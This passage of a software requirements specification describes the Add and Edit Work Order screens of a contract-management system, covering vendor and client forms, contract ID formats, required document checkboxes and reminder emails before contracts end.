

Fig. 5.1.12 Internal Contract type

2. Add Work Order Screen for Trainee Contract type



Fig. 5.1.12 Trainee Employee type

For employment type =Traineer recruiter name field in CMS must be disabled.

3 . Add Work order screen for External Employee Type



Fig. 5.1.13 External Employee Type

Add Work Order: Add/Edit Vendor

Admin/Super User shall be able to Create New Vendor by clicking on + icon beside the Vendor dropdown and filling all the mandatory and Submit the Vendor details.



Fig. 5.1.14 Add New Vendor

Admin/Super User shall be able to Update existing vendor by clicking on Edit icon beside the Vendor text field and update the Vendor details.

Fig. 5.1.15 Edit Vendor Option

Fig. 5.1.16 Edit Vendor

Add Work Order: - Vendor Information Section

All the created Vendors shall show under the Vendor field dropdown and populates all the details of the Vendors in the Vendor Information section in Add/Edit Work Order screen.



Fig. 5.1.15 Vendor Information Section



Fig. 5.1.16 Vendor Information

Add Work Order: Prime Vendor Information Section

Prime Vendor Information section is getting Shall be Active on the selection of the Is Prime Vendor Information Available Checkbox.



Fig. 5.1.17 Prime Vendor Information Section

Add Work Order: Add/Edit Client

Admin/Super User shall be able to Create New Client by clicking on + icon beside the Client dropdown and filling all the mandatory and Submit the Client details.



Fig. 5.1.18 Add Client

Admin/Super User shall be able to Update existing Client by clicking on Edit icon beside the Client text field and update the Client details.



Fig. 5.1.19 Edit Client Information

Add Work Order: Client Information / Reporting Details Section

All the created Clients shall show under the Client field dropdown and populates all the details of the Clients in the Client Information section in Add/Edit Work Order screen.



Fig. 5.1.20 Client Information / Reporting Details

Add Work Order: Invoice / Accounts Information Section

Admin/Super User shall be able to Add Invoice details for the Workorders in this section.

Fig. 5.1.21 Invoice/Account Information

Add Work Order: - Format of contract ID

Trainee: Employee name (First name, Last name) _Internal_non billable

Internal Employee: Six internal_Employee Name (FirstName, Last name)

External Employee: Month_Year (Contract)_Employee name_Vendor1_vendor 2(it can be multiple)

Add Work Order: Document Updated Section

It has 3 Checkbox

- MSA
- Purchase order
- Others

User must select at least one options to create work order.

Fig. 5.1.22 Document Updated

Add Work Order: Contract End Notification Details Section

Fig. 5.1.23 Contract End Notification Details

When any contract goes to End at a time need to set reminder and send a reminder email to recruiter for increase Pay Rate.

Need to set 4 reminders:

- Months completed from start date
- 1 month left
- 15 days left
- 1 day left

For ex. If an employee has contact with 1st Jan 2021 to 1st March 2021. Reminder for this contract is:

- 1st reminder mail sends to recruiter on 1st February
- 2nd reminder mail sends to recruiter on 15th February
- 3rd reminder mail sends to recruiter on 28 February

Edit Work Order

Admin/Super User can Update Work Order by clicking on Edit button for the Internal and External employees.



Fig. 5.1.24 Edit Work Order

- Edit work order screen shall be same as Add work order.
- Edit work order option shall be available on Manage work order screen.
- All the Last updated value shall be displayed on edit screen.
- Update and cancel button shall be available on edit screen.
- Updated value shall be displayed on Manage work order screen.

